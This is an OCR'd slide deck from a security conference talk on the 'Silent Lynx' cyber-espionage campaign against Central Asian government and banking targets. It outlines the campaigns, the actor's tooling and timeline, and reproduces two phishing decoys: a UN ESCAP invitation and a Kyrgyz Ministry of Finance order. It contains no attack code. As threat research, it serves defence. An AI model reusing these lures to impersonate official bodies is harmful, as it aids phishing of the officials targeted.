SEQRITE | Quick Heal

SILENT LYNX

CYBER ESPIONAGE CAMPAIGN

vb 2025 BERLIN 24-26 Sept 2025

About Us

Sathwik Ram Prakki
Senior Security Researcher
Seqrite Labs, Quick Heal

@PrakkiSathwik

Subhajeet Singha
Security Researcher
Seqrite Labs, Quick Heal

@ElementalX2

Agenda

01 Meet Silent Lynx

02 Infection Chain

03 Email and Decoys

04 Arsenal and Infra

05 Telegram-as-a-C2

06 Attribution and more

Meet Silent Lynx

SPECA Campaign

- Active in Dec 2024
- Targets – National Bank of Kyrgyz Rep.
- Sectors
  - Government Banks and Think-Tanks
- Arsenal
  - C++ Loader, PowerShell
  - Telegram Bots as C2

Employee Campaign

- Active in Jan 2025
- Targets – Ministry of Finance Kyrgyz Rep.
- Sectors
  - Government Banks
- Arsenal
  - Golang Reverse Shell

Meet Silent Lynx

Railways Campaign

- Active in Nov 2024
- Targets – Uzbek Government and Railway.
- Sectors
  - Railways and Government
- Arsenal
  - C++ Loader, PowerShell
  - Telegram Bots as C2

Embassy Campaign

- Active in Jan 2025
- Targets – Ministry of Finance Kyrgyz Rep.
- Sectors
  - Embassy and Government.
- Arsenal
  - C++ Loader, PowerShell.
  - Telegram Bots as C2

Timeline

2021

EMEA and APAC Govt.

- Credential Harvesting (Cyjax)
- Belarus, Ukraine, Uzbekistan
- Primarily MFA targeted

2022 – Jan

SturgeonPhisher

- Targets Central Asia (ESET)
- Phishing mimics Webmail
- Warzone RAT, RustyRAT, Stink stealer, reverse shell

June

YoroTrooper (Cisco Talos)

- Govt & Energy in CIS & EU
- Stink stealer, Warzone RAT, Loda RAT – LNK and VHDX
- Belarus, Russia and Azerbaijan

2023 – Q1

UZBEKHYDROENERGO

- Tajikistan and Uzbekistan
- Primarily HTA
- Custom Python Stealer & reverse shell, Meterpreter

2023 – May

Linked to Kazakhstan

- Credential Harvesting Sites
- Infrastructure in Azerbaijan
- Target: Tajikistan, Kyrgyzstan

Sept

Retooling


- Py-Chrome Credential Stealer
- Py to PS and Telegram APIs
- Custom Golang & Rust reverse-shells

2024 Dec – 2025 Jan


Silent Lynx

- ISO, C++, PS, Golang
- Telegram Bots
- Kyrgyzstan, Turkmenistan, Uzbekistan


Infection Chain



Campaign-1 : Phishing Email



Campaign-1 : Decoy



United Nations Nations Unies

Economic and Social Commission for Asia and the Pacific

REFERENCE: OES/B/9/2024-00178

Nineteenth session of the SPECA Working Group on Trade
Samarkand, Uzbekistan, 3 April 2024

The secretariat of the Economic and Social Commission for Asia and the Pacific (ESCAP) presents its compliments to the States members of the United Nations Special Programme for the Economies of Central Asia (SPECA) and has the honour to invite their representatives to the nineteenth session of the SPECA Working Group on Trade, organized in collaboration with the Economic Commission for Europe. The session will be held in Samarkand, Uzbekistan on 3 April 2024.

The nineteenth session of the Working Group on Trade will follow the Eleventh Asia-Pacific Trade Facilitation Forum, to be held on the theme "Leveraging Digitalization for Sustainable Supply Chains" from 1 to 5 April 2024. A separate invitation to participate in person in the Eleventh Forum has been sent to the relevant trade facilitation focal points of member States (see enclosure). The nineteenth session of the Working Group on Trade will be held in a hybrid format to accommodate those who are unable to attend in person. Additional details are available at https://unescap.org/events/2024/nineteenth-session-speca-working-group-trade.


Please find enclosed the tentative programme of work and a registration form for the nineteenth session of the Working Group on Trade, for transmittal to those agencies of SPECA member States responsible for cooperation on trade policy and facilitation. Representatives are kindly requested to submit completed registration forms for up to three participants per State by 1 March 2024 to Mr. Alexey Kravchenko, Economic Affairs Officer, Trade Policy and Facilitation Division, by email kravchenkoa@un.org, with a copy to tuntiwigit@un.org.

The secretariat avails itself of this opportunity to renew to the States members of the United Nations Special Programme for the Economies of Central Asia the assurances of its highest consideration.


UN ESCAP BANGKOK THAILAND

13 February 2024

Campaign-2 : Phishing Email



Campaign-2 : Decoy




Министерство финансов Кыргызской Республики

Приказ

08 января 2025 года **№950-2-ДП** **г.Бишкек**

В целях поощрения сотрудников Министерства финансов Кыргызской Республики за их профессиональный вклад, добросовестное выполнение служебных обязанностей и достижение высоких результатов в работе,

ПРИКАЗЫВАЮ:



1. Выплату премий произвести за счет средств, предусмотренных на оплату труда в рамках утвержденного бюджета Министерства.
2. Контроль за исполнением настоящего приказа возложить на [ФИО ответственного лица], [должность].
3. Настоящий приказ вступает в силу с момента его подписания.

Министр финансов
(подпись)

Бакетаев А.К.

